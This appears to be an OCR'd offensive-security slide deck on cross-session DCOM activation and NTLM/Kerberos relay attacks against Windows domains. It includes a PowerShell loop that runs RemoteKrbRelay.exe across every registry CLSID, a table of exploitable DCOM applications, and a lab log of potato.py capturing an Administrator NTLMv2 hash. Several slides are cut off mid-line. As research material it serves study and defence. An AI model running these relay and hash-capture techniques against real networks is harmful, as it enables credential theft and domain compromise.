
Revisiting Cross Session Activation attacks

WHICH ARE STILL EXPLOITABLE

- Grabbing NetNTLMv2/v1 Hashes from other logged in users
  - Try to crack them offline to get their password
- Relay NTLM/Kerberos to remote systems via SMB
- Relay NTLM/Kerberos to ADCS HTTP(S)
- Relay to MSSQL
- ~~Relay NTLM/Kerberos to LDAP~~
- ~~Silverpotato~~


WHICH ARE STILL EXPLOITABLE

- https://github.com/antonioCoco/RemotePotato0



WHICH ARE STILL EXPLOITABLE

- https://github.com/cube0x0/KrbRelay




WHICH ARE STILL EXPLOITABLE

ADCS ESC8 alternatives – DCOM trigger:

- https://github.com/CICADA8-Research/RemoteKrbRelay
- https://github.com/decoder-it/ADCSCoercePotato
- https://github.com/sploutchy/impacket/blob/potato/examples/potato.py


WHICH ARE STILL EXPLOITABLE

ADCS ESC8 alternatives – DCOM trigger:




WHICH ARE STILL EXPLOITABLE

ADCS ESC8 alternatives – DCOM trigger:



04

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT



Revisiting Cross Session Activation attacks

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

- Can low privileged users also remotely trigger `NetNTLMv2` hash authentications?

```powershell
# Get all CLSIDs from the system registry
$clsidPath = "Registry::HKEY_CLASSES_ROOT\CLSID"
$clsids = Get-ChildItem -Path $clsidPath | Select-Object -ExpandProperty PSChildName

# Loop through each CLSID
foreach ($clsid in $clsids) {
    # Remove curly braces from CLSID
    $cleanClsid = $clsid -replace "[{}]", ""

    # Display progress in the console
    Write-Host "Executing command for CLSID: $cleanClsid"

    # Construct the command
    $command = "RemoteKrbRelay.exe -victim srv01.domain -target srv02.domain -clsid $cleanClsid
    -session 1 -smb -console -v --smbkeyword interactive"

    # Execute the command
    Invoke-Expression $command
}
```

- What about administrative privileges?

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

ApplicationID	ApplicationName	RunAs	LaunchPrincipal	CLSIDs
{d056ebce-e7e9-4994-a5e6-de59430306c1}		Interactive User		
{AB93B6F1-BE76-4185-A488-A9001B105B94}	BDEUILauncher Class	Interactive User		
{F8E552A5-4C00-11D3-80BC-00105A653379}	CLMgr	Interactive User		{F8E552FA-4C00-11D3-80BC-00105A653379};{4A816D68-59
{01A39A4B-90E2-4EDF-8A1C-DD9E5F526568}		Interactive User		
{B1445657-5A98-11d9-A4E5-00301BB132BA}	TabIps	Interactive User		
{B6A32FE6-E29D-AEAE-A608-D273E40CA34C}	Found New Hardware Wizard	Interactive User		
{63CE6D27-426A-41F9-8E51-549C1132DAE2}	PenIMC2	Interactive User		{967696C6-354C-4B5C-9CC8-BD9E1C480C77}
{953E4863-7AD1-4DAE-B2BD-108F1D57967B}	PenIMC4v2	Interactive User		{20C6F4C2-80A8-4310-A59A-1CC487334236}
{f56b7b2a-5b5a-46d8-b6f9-d927ce34b717}	sdclt	Interactive User		
{56676660-4A4D-45B0-B24E-9CF6B35E9ABF}	ShapeCollector	Interactive User		
{BBC4356A-F004-4628-A27A-E13D70412B70}	SyncHost	Interactive User		{25B25D91-69A2-47fa-A375-FDC98189A06F};{F1EFACAA-0
{E32549C4-C2B8-4BCC-90D7-0FC3511092BB}	Scan	Interactive User		{5f4baad0-4d59-4fcd-b213-783ce7a92f22};{8144B6F5-20A
{0010890e-8789-413c-adbc-48f5b511b3af}	User Notification	Interactive User		{0010890e-8789-413c-adbc-48f5b511b3af}
{00f2b433-44e4-4d88-b2b0-2698a0a91dba}	PhotoAcqHWEventHandler	Interactive User		{00f2b433-44e4-4d88-b2b0-2698a0a91dba}
{06C792F8-6212-4F39-BF70-E8C0AC965C23}	C:\windows\System32\UserAccountCo	Interactive User		{06C792F8-6212-4F39-BF70-E8C0AC965C23}
{0868DC9B-D9A2-4f64-9362-133CEA201299}	sppui	Interactive User		{F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}
{0886dae5-13ba-49d6-a6ef-d0922e502d96}	Retail Demo User COM Agent	Interactive User		
{08FC06E4-C6B5-40BE-97B0-B80F943C615B}	Proximity Sharing	Interactive User		
{1202DB60-1DAC-42C5-AED5-1ABDD432248E}	Sync Center Client	Interactive User		{1202DB60-1DAC-42C5-AED5-1ABDD432248E}
{1A1F4206-0688-4E7F-BE03-D82EC69DF9A5}	Sync Center Control	Interactive User		{1A1F4206-0688-4E7F-BE03-D82EC69DF9A5}
{276D4FD3-C41D-465F-8CA9-A82A7762DF32}	Cloud Change Wnf Monitor	Interactive User		{276D4FD3-C41D-465F-8CA9-A82A7762DF32}
{316CDED5-E4AE-4B15-9113-7055D84DCC97}	Immersive Shell	Interactive User		
{35BC523D-8BE9-496E-8257-026E8B4750FC}	TrayAppIdentityResolver	Interactive User		{561DF0D0-72EB-46F1-8D0A-5597DBBE6578}
{362cc086-4d81-4824-bbb5-666d34b3197d}	Windows Push Notification Platform	Interactive User	VORDEFINIERT\Administratoren	
{37399c92-dc3f-4b55-ae5b-811ee82398ad}	AppServiceContainerBroker	Interactive User	VORDEFINIERT\Administratoren	{37399c92-dc3f-4b55-ae5b-811ee82398ad}
{3AAE9875-AF81-4221-9B60-8656412C7812}		Interactive User		{37600FF7-470B-408F-8718-F2A7ABF0EF20}
{3eef301f-b596-4c0b-bd92-013beafce793}		Interactive User		{3eef301f-b596-4c0b-bd92-013beafce793}
{4545dea0-2dfc-4906-a728-6d986ba399a9}	Thumbnail Extraction Host Class	Interactive User		{4545dea0-2dfc-4906-a728-6d986ba399a9}
{45BA127D-10A8-46EA-8AB7-56EA9078943C}	Application Activation Manager	Interactive User		{45BA127D-10A8-46EA-8AB7-56EA9078943C}
{4839DDB7-58C2-48F5-8283-E1D1807D0D7D}	ShellServiceHost	Interactive User	VORDEFINIERT\Administratoren	
{515980c3-57fe-4c1e-a561-730dd256ab98}		Interactive User		{515980c3-57fe-4c1e-a561-730dd256ab98}
{536AACFB-5238-4314-B4D4-5B0A2E8B968E}	LockScreenContentServer Out of Proc	Interactive User		
{5EAD00DC-0E8B-497C-BDE8-B9153058CBEF}	Splash screen	Interactive User		{329B80EC-2230-47B8-905D-A2DCF5171C6F}
{6295DF2D-35EE-11D1-8707-00C04FD93327}	Sync Center (Private)	Interactive User		{6295DF2D-35EE-11D1-8707-00C04FD93327}

https://github.com/CICADA8-Research/COMThanasia/tree/main/PermissionHunter/PermissionHunter


NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

- Small modifications to public t
- Remote credential theft with a
  - https://github
  - https://github

```
[hack@parrot]-[~/tools/potatopy/exa
    $python3 potato.py -clsid 087289
relay-ip 10.140.0.109 'marvel.local/p
```

```
[*] Setting up RAW Server on port 6666
[*] Callback added for UUID 99FCFEC4-5260-101B-BBCB-00AA0021347A V:0.0
[*] RPCD: Received connection from 10.140.0.110, attacking target smb://10.140.0
.7
[*] Callback added for UUID 99FCFEC4-5260-101B-BBCB-00AA0021347A V:0.0
[*] RPCD: Received connection from 10.140.0.110, attacking target smb://10.140.0
.7
[-] Signing is required, attack won't work unless using -remove-target / --remov
e-mic
[*] Authenticating against smb://10.140.0.7 as MARVEL\Administrator SUCCEED
[*] {'hash_string': 'Administrator::MARVEL:08738c9158e25132:30b314207e72244ec17a
15c4679662ae:0101000000000000b7ef8cb4a083db018b4416a96f7b155b0000000002000c004d0
041005200560045004c0001000800440043003000310004001800 4d0041005200560045004c002e0
06c006f00630061006c0003002200440043003000310 02e004d0041005200560045004c002e006c0
06f00630061006c0005001800 4d0041005200560045004c002e006c006f00630061006c000700080
0b7ef8cb4a083db0106000400060000000800300030000000000000000000000300000cbea9a7
cfc177c5ad0a1b664b0dd1eae92d4fd39510c18db3f01a88327135c0e0a001000000000000000000
0000000000000000900240052005000430053003002f00310030002e00310034003000 2e00300
02e00310030003900000000000000000', 'hash_version': 'ntlmv2'}
[-] Authenticating against smb://10.140.0.7 as MARVEL\Administrator FAILED
```

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT




NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

- What about relaying incoming RPC authentication?

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

- Relaying the first Kerberos auth with KrbRelayEx-RPC & CredMarshal trick



https://github.com/decoder-it/KrbRelayEx-RPC
https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html

